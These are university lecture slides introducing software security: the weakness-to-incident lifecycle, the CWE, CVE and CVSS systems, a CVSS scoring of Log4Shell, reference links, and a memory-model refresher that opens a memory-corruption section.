

Software Security

Computer Systems Security · LEI · University of Minho · 2025-26

Vítor Francisco Fonte <vff@di.uminho.pt> · 2026-04-20

Foundations

Software Security: Why It Matters

- Most breaches originate in **software flaws**, not infrastructure failures
- **Secure design $\neq$ secure implementation**: correctness and security are orthogonal
- Code-level weaknesses scale globally once a library or platform is compromised
- Infrastructure controls (firewalls, IDS) often fail *after* software is exploited
- **Security is an engineering property**: it must be designed and tested, not bolted on
- Software security logically *precedes* OS containment in the defence stack


From Code to Incident

- Developer introduces a **weakness** in the software (flaw)
- **Flaw ships in a product:** creates a **vulnerable deployment**
- Flaw is discovered and **disclosed** (responsibly or otherwise)
- Assigned a unique identifier: **CVE** (Common Vulnerabilities and Exposures)
- Severity assessed using **CVSS** (Common Vulnerability Scoring System)
- **Exploit code published:** attackers can now weaponise the flaw
- **Operational incident occurs:** data breach, outage, ransomware
- *Patch released; tracked in vulnerability databases*
- **Security is lifecycle-driven:** intervention is possible at every stage

Weakness, Vulnerability, Exploit, Incident

- **Weakness:** A flaw in design, code, or process that *can* lead to a violation of security policy
- **Vulnerability:** A weakness that *is present* in a specific product or deployment
- **Exploit:** A technique or code that takes advantage of a vulnerability
- **Incident:** An observable event where security has been compromised
- Weaknesses exist in source code; vulnerabilities exist in deployments
- Not all weaknesses are exploitable in all contexts
- Incident response begins *after* the attack has succeeded; prevention is upstream

The CWE / CVE / CVSS Ecosystem



CWE: Classifying Root Causes

- **CWE:** Common Weakness Enumeration; a taxonomy of software weaknesses
- Maintained by MITRE Corporation; used by researchers and practitioners globally
- Each weakness has a unique ID, description, consequences, and mitigation guidance
- CWE is *cause-oriented*: it categorises flaws in design and implementation logic
- MITRE publishes the **CWE Top 25** annually: the most dangerous and prevalent weaknesses
- **The Top 25 has remained remarkably stable**: the same classes appear year after year
- Footer links lead to the MITRE CWE catalogue and the annual Top 25.

Representative CWE Classes

- **CWE-120:** Buffer Copy without Checking Size of Input (“Buffer Overflow”)
- **CWE-416:** Use After Free: accessing memory after it has been freed
- **CWE-125:** Out-of-Bounds Read: reading past a buffer boundary
- **CWE-89:** Improper Neutralisation of SQL Commands (“SQL Injection”)
- **CWE-362:** Concurrent Execution Using Shared Resource with Improper Synchronisation (“Race Condition”)
- **CWE-22:** Path Traversal: “../” sequences reaching unintended files
- **CWE-78:** OS Command Injection: unsanitised input passed to a shell
- **Weakness patterns persist across decades:** the same classes appear in the MITRE Top 25 year after year

CVE: Tracking Known Vulnerabilities

- **CVE:** Common Vulnerabilities and Exposures; a catalogue of publicly disclosed vulnerabilities
- Each CVE is assigned a unique ID: CVE-YYYY-NNNNN (year and a sequence number)
- Maintained by MITRE and sponsored by CISA (US Cybersecurity and Infrastructure Security Agency)
- Vulnerability databases (NVD, Snyk, etc.) cross-reference CVEs with CWEs and severity scores
- A CVE *links* a weakness (CWE) to a specific product version and context
- Publication of a CVE triggers patch development, detection rule creation, and incident response preparation
- The CVE catalogue holds hundreds of thousands of entries and grows by tens of new CVEs per day
- Footer links lead to the CVE list (cve.org) and the National Vulnerability Database.

CVSS: Prioritising Risk

- **CVSS**: Common Vulnerability Scoring System; a framework for assessing vulnerability severity
- Scores range from 0.0 (none) to 10.0 (critical); ratings: NONE, LOW, MEDIUM, HIGH, CRITICAL
- CVSS v3.x includes Base, Temporal, and Environmental metrics
- **Base** metrics: attack vector, attack complexity, privilege required, user interaction, scope, and impact (C/I/A)
- **Temporal** metrics: exploit maturity, remediation level, report confidence
- **Environmental** metrics: organisation-specific factors (criticality, deployed systems)
- A CVSS score is *not* a direct risk score; it ranks vulnerabilities for comparison and prioritisation
- Footer links lead to the CVSS v3.1 specification and the interactive calculator.

CVSS v3.x Base Metrics

Exploitability	Scope	Impact
Attack Vector Network / Adjacent / Local / Physical Attack Complexity Low / High Privileges Required None / Low / High User Interaction None / Required	Unchanged or Changed <i>Does the vulnerability reach beyond the vulnerable component?</i>	Confidentiality None / Low / High Integrity None / Low / High Availability None / Low / High



CVSS in Practice: Log4Shell

Metric	Value	Rationale
Attack Vector	Network	Exploit is remotely triggerable via a network request
Attack Complexity	Low	No special conditions required; standard protocols suffice
Privilege Required	None	Unauthenticated attacker can trigger the vulnerability
User Interaction	None	Flaw is triggered by merely sending a message to the logger
Scope	Changed	RCE escapes the JVM into the OS
Confidentiality	High	Full file system access possible
Integrity	High	Arbitrary code execution
Availability	High	Service can be disrupted or destroyed
CVSS Base Score	10.0: Critical	

Reference Tools

- **CWE:** taxonomy of software weaknesses by type (MITRE)
<https://cwe.mitre.org>
- **CWE Top 25:** annual ranking of the most dangerous and prevalent weakness classes
<https://cwe.mitre.org/top25>
- **CVE:** catalogue of publicly disclosed vulnerabilities, each with a unique ID (CVE-YYYY-NNNNN)
<https://www.cve.org>
- **NVD:** National Vulnerability Database; per-CVE CVSS scores, CWE mappings, and affected-product data
<https://nvd.nist.gov>
- **CVSS v3.1 specification:** metric definitions and score-vector syntax
<https://www.first.org/cvss/v3.1/specification-document>
- **CVSS v3.1 calculator:** interactive tool to build a vector string and reproduce a score
<https://www.first.org/cvss/calculator/3.1>
- **OWASP Top 10:** application-security risk ranking, updated every few years
<https://owasp.org/www-project-top-ten>

Memory Corruption


Memory Model Refresher

- Modern processors use **virtual memory**: each process has its own 64-bit address space
- Virtual addresses are translated to **physical addresses** via the Memory Management Unit (MMU)
- Memory is organised into **pages** (typically 4 KB); protection is applied per-page
- Each process has multiple **memory regions**: code (text), initialised data (data), uninitialised data (bss), heap, and stack
- The **heap** is a dynamic pool managed by malloc/free; allocated blocks can be reused
- The **stack** grows downward (in x86-64) and stores function frames, local variables, and return addresses
- **Buffer overflows** occur when data written to a stack or heap buffer exceeds its allocated size

Scope: from here on we assume Linux on x86-64 with the System V AMD64 ABI. The vulnerability class is architecture-independent, but register names, calling conventions and mitigation flags differ on other ISAs (notably ARM64 and 32-bit x86).

